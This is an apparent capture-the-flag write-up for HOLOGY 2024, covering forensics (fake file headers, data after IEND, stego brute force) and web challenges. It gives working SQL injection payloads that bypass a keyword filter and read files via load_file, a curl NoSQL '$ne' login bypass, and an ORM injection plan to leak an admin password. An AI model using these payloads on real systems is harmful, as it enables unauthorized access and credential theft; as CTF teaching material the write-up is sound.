Writeup HOLOGY 2024

PRESU GEN0


Bengsky

dapa


Daftar Isi

Forensic


[100 pts] basicforen



Diberikan 2 file yaitu part1.7z dan part3.jpg. Namun disini kita tidak bisa langsung meng-extract file .7z secara langsung.



Setelah dianalisa ternyata file ini merupakan fake 7z file karena kita bisa lihat disini file tersebut merupakan file png bisa dilihat dari beberapa value setelahnya



Langsung saja kita ubah header headernya dari 7z ke header PNG.

```
89  50  4e  47  0d  0a  1a  0a
```

Setelah itu kita bisa membuka file png berupa QRcode yang mengarah ke https://pastebin.com/4XD0gPdF

Input

```
BFDREB5M4aXWvmXmnyXd2jxne8st28SDU
```


ABC 33 1

Output

```
part 1 : HOLOGY7{s1Mpl3_
```

Setelah itu, kita perlu mencari untuk part flag selanjutnya. Kita bisa melakukan pngcheck terhadap file png kita bisa melihat bahwa terdapat data setelah IEND

```
File: /app/uploads/39514c3f406aa2c30cf69da2c8c5ba0f/image.png (307727 bytes)
chunk IHDR at offset 0x0000c, length 13
1000 x 1000 image, 32-bit RGB+alpha, non-interlaced
chunk sRGB at offset 0x00025, length 1
rendering intent = perceptual
chunk IDAT at offset 0x00032, length 8192
zlib: deflated, 32K window, fast compression
chunk IDAT at offset 0x0203e, length 8192
chunk IDAT at offset 0x0404a, length 8192
chunk IDAT at offset 0x06056, length 8192
chunk IDAT at offset 0x08062, length 8192
chunk IDAT at offset 0x0a06e, length 8192
chunk IDAT at offset 0x0c07a, length 6889
chunk IEND at offset 0x0db6f, length 0
additional data after IEND chunk
ERRORS DETECTED in /app/uploads/39514c3f406aa2c30cf69da2c8c5ba0f/image.png
```



Disini saya membuat manual untuk file splittingnya menggunakan python.

```python
# Define file paths and offset
input_file = "part1.png"
output_file1 = "image_part1.png"
output_file2 = "image_part2.png"
# 56183 [DB77h]
offset = 0xDB77

# Read and split the file
with open(input_file, "rb") as infile:
    # Read the first part up to the offset
    data_part1 = infile.read(offset)

    # Read the rest of the file from the offset onward
    data_part2 = infile.read()

# Write each part to separate files
with open(output_file1, "wb") as outfile1:
    outfile1.write(data_part1)

with open(output_file2, "wb") as outfile2:
```

```
    outfile2.write(data_part2)

print("File split successfully at offset 0xDB77!")
```

Setelah kita mendapatkan file png kedua. Kita bisa melakukan steganalis.

Kita mendapatkan string `3nG3_n0?}` Namun kita hanya mendapatkan last flag. Kita memerlukan string flag pada bagian tengah.


Tinggal satu file saja yang belum kita analisis. Yaitu `part3.jpg`. Setelah saya mencoba semua tools, disini kami menemukan tools untuk steg bruteforce.
`stegcracker part3.jpg`

```
→  part3.jpg cat part3.jpg.out
cL4Ss1C_cH4LL
```

Flag: HOLOGY7{s1Mpl3_cL4Ss1C_cH4LL3nG3_n0?}

Web Exploitation


[100 pts] Books Galery




```go
func ShowBooks(db *sql.DB) gin.HandlerFunc {
    return func(c *gin.Context) {
        searchQuery := c.Query("query")
        searchQuery = lib.SanitizeData(searchQuery)
        log.Printf("Search query: %s", searchQuery)

        var rows *sql.Rows
        var err error

        if searchQuery != "" {
            query := `
                SELECT b.book_id, b.title, b.author, b.img_path
                FROM books b
                JOIN genres g ON b.genre_id = g.genre_id
                WHERE b.title LIKE '%` + searchQuery + `%' OR b.author LIKE '%` + searchQuery + `%'`
            rows, err = db.Query(query)
```

There was SQL Injection on / with a query **?query=**

Sanitation



```
    {"..", "x"},
    {"--", "x"},
    {"/*", "x"},
    {"HAVING", "x"},
    {"UNION", "x"},
    {"SUBSTRING", "x"},
    {"ASCII", "x"},
    {"SHA1", "x"},
    {"ROW_COUNT", "x"},
    {"SELECT", "x"},
    {"INSERT", "x"},
    {"CASE WHEN", "x"},
    {"INFORMATION_SCHEMA", "x"},
    {"FILE", "x"},
    {"DROP", "x"},
    {"RLIKE", "x"},
    {" IF ", "x"},
    {" OR ", "x"},
    {"CONCAT", "x"},
    {"WHERE", "x"},
    {"UPDATE", "x"},
    {"or 1", "x"},
    {"or 1=1", "x"},
    {"flag", "x"},
    {"txt", "x"},
    {"or true", "x"},
    {"=", ""},
    {"+", "-"},
    {"\\", "x"},
    {"=$", "+$"},
    {"+$", "=$"},
}
```

I saw that **(+)** will be sanitized to (**-**)

++ + akan menjadi -- **-**

From this we can inject UNION SELECT with 4 column, and for union & select sanitation we can trick using random case uNion sElect 1,2,3,4 ++ +

For flag exifltration, we can use load_file function, but we cannot specify the filename to flag.txt


The flag was on **/var/lib/mysql-files/flag.txt**

Load_file function accept hex so we can pass **0x2f7661722f6c69622f6d7973716c2d66696c65732f666c61672e747874** to load_function

Also we can trick this using (**=**) since (**=**) will be replaced to nothing therefore we can inject with **/var/lib/mysql-files/fla=g.tx=t**

Flag: HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}

[100 pts] Gampang Kok




From description above we can now its '**NO**'sql Injection

```
┌──(bengsky㉿bengsky)-[~]
└─$ curl http://103.175.221.20:3001/login -X POST --data "username[\$ne]=bengsky&password[\$ne]=bengsky"
Welcome, [object Object]! Here is the flag: HOLOGY7{it_is_pretty_easy_isn't_it??}
```

Flag: HOLOGY7{it_is_pretty_easy_isn't_it??}

[472 pts] hology-events




Objective

Exploit an ORM injection vulnerability to retrieve the admin username and password, crack the password, and log in as the admin.

Step 1: Identify Next-Action Header for getAllEvents

1. **Analyze the application** to find the **Next-Action** header required for calling the **getAllEvents** function.
2. **Use intercepted requests** from a tool like Burp Suite or analyze JavaScript console outputs to discover a pattern in API requests.
3. **Locate the header value b8d50f0a847f9938c8f859fa6da1460a7794908b** as part of the **Next-Action** header, which allows requests to access event data.


Schema



```
generator client {
  provider = "prisma-client-js"
}

datasource db {
  provider = "postgresql"
  url      = env("DATABASE_URL")
}

model User {
  id        String   @id @default(uuid())
  username  String   @unique
  password  String
  name      String
  events    Event[]
  teams     Team[]   @relation("UsersTeams")
  isAdmin   Boolean  @default(false)
  createdAt DateTime @default(now())
  updatedAt DateTime @updatedAt
}

model Event {
  id          String   @id @default(uuid())
  title       String
  description String
  owner       User     @relation(fields: [ownerId], references: [id])
  ownerId     String
  visible     Boolean  @default(false)
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt
}

model Team {
  id        String   @id @default(uuid())
  name      String
  members   User[]   @relation("UsersTeams")
  createdAt DateTime @default(now())
  updatedAt DateTime @updatedAt
}
```

Step 2: ORM Injection to Exfiltrate Admin Username

1. **Craft a payload** for the getAllEvents function to perform ORM injection



1. Schema Setup and Relations

The structure in this script defines multiple User, Event, and Team relations, which are interconnected. The primary goal of ORM Injection in this scenario is to retrieve the admin user data by navigating through these relationships.

The key relationships set up here are:

- **Event**: Each Event is associated with a User (cordaiser in this case) as the owner.
- **Team**: Each Team can have multiple members, and these members are User objects (e.g., admin, dean, becky, cordaiser).
- **User**: Each User can belong to multiple Teams, and each user has fields username, password, and other metadata.

The relationships allow:

- Navigation from Event to User (through owner).
- Traversal from User to Team (through many-to-many membership).
- Access to all Team members, which allows broad access across all connected users.

2. Traversing the Relations to Target Admin

Given this setup, here's how the schema permits access to the admin data:

1. **Starting from Event**:
    - The injection point starts by targeting an Event, like the "National Seminar." We attempt to retrieve event data but include filters that traverse to the owner, ultimately linking to a specific User (in this case, cordaiser).
2. **Traversing from owner to teams.some**:
    - By querying the owner, we can then access the teams the owner belongs to using a condition like some. Since cordaiser is a member of multiple teams (including Developer Team), this allows us to filter for teams with specific members.
3. **Targeting members within teams**:
    - Once we're within teams, we access members.some to examine individual team members. Here, Board of Directors team includes both admin and dean, which means we can filter for the admin based on their username.
4. **Filter for Sensitive Data**:
    - By filtering on the username field, we identify the admin. Then, by adjusting our injection payload, we can potentially expose the admin's password.

Example ORM Injection Payload

Here's a payload that would target the admin's username and password fields by leveraging these relationships:

Why This Schema Enables ORM Injection to Access Admin

The injection works due to:

1. **Deeply Nested Relations**: The schema's complex structure allows traversal through multiple levels, meaning you can jump from Event to User and further into teams, ultimately reaching sensitive data fields of team members.
2. **Shared Membership in Teams**: Since admin shares teams with other users, filtering on team membership allows broad access to associated user data, even if admin's credentials are meant to be secure.
3. **Flexible Filtering Options**: The schema setup enables filters like some and startsWith, which make it possible to isolate and retrieve data without knowing specific values in advance.

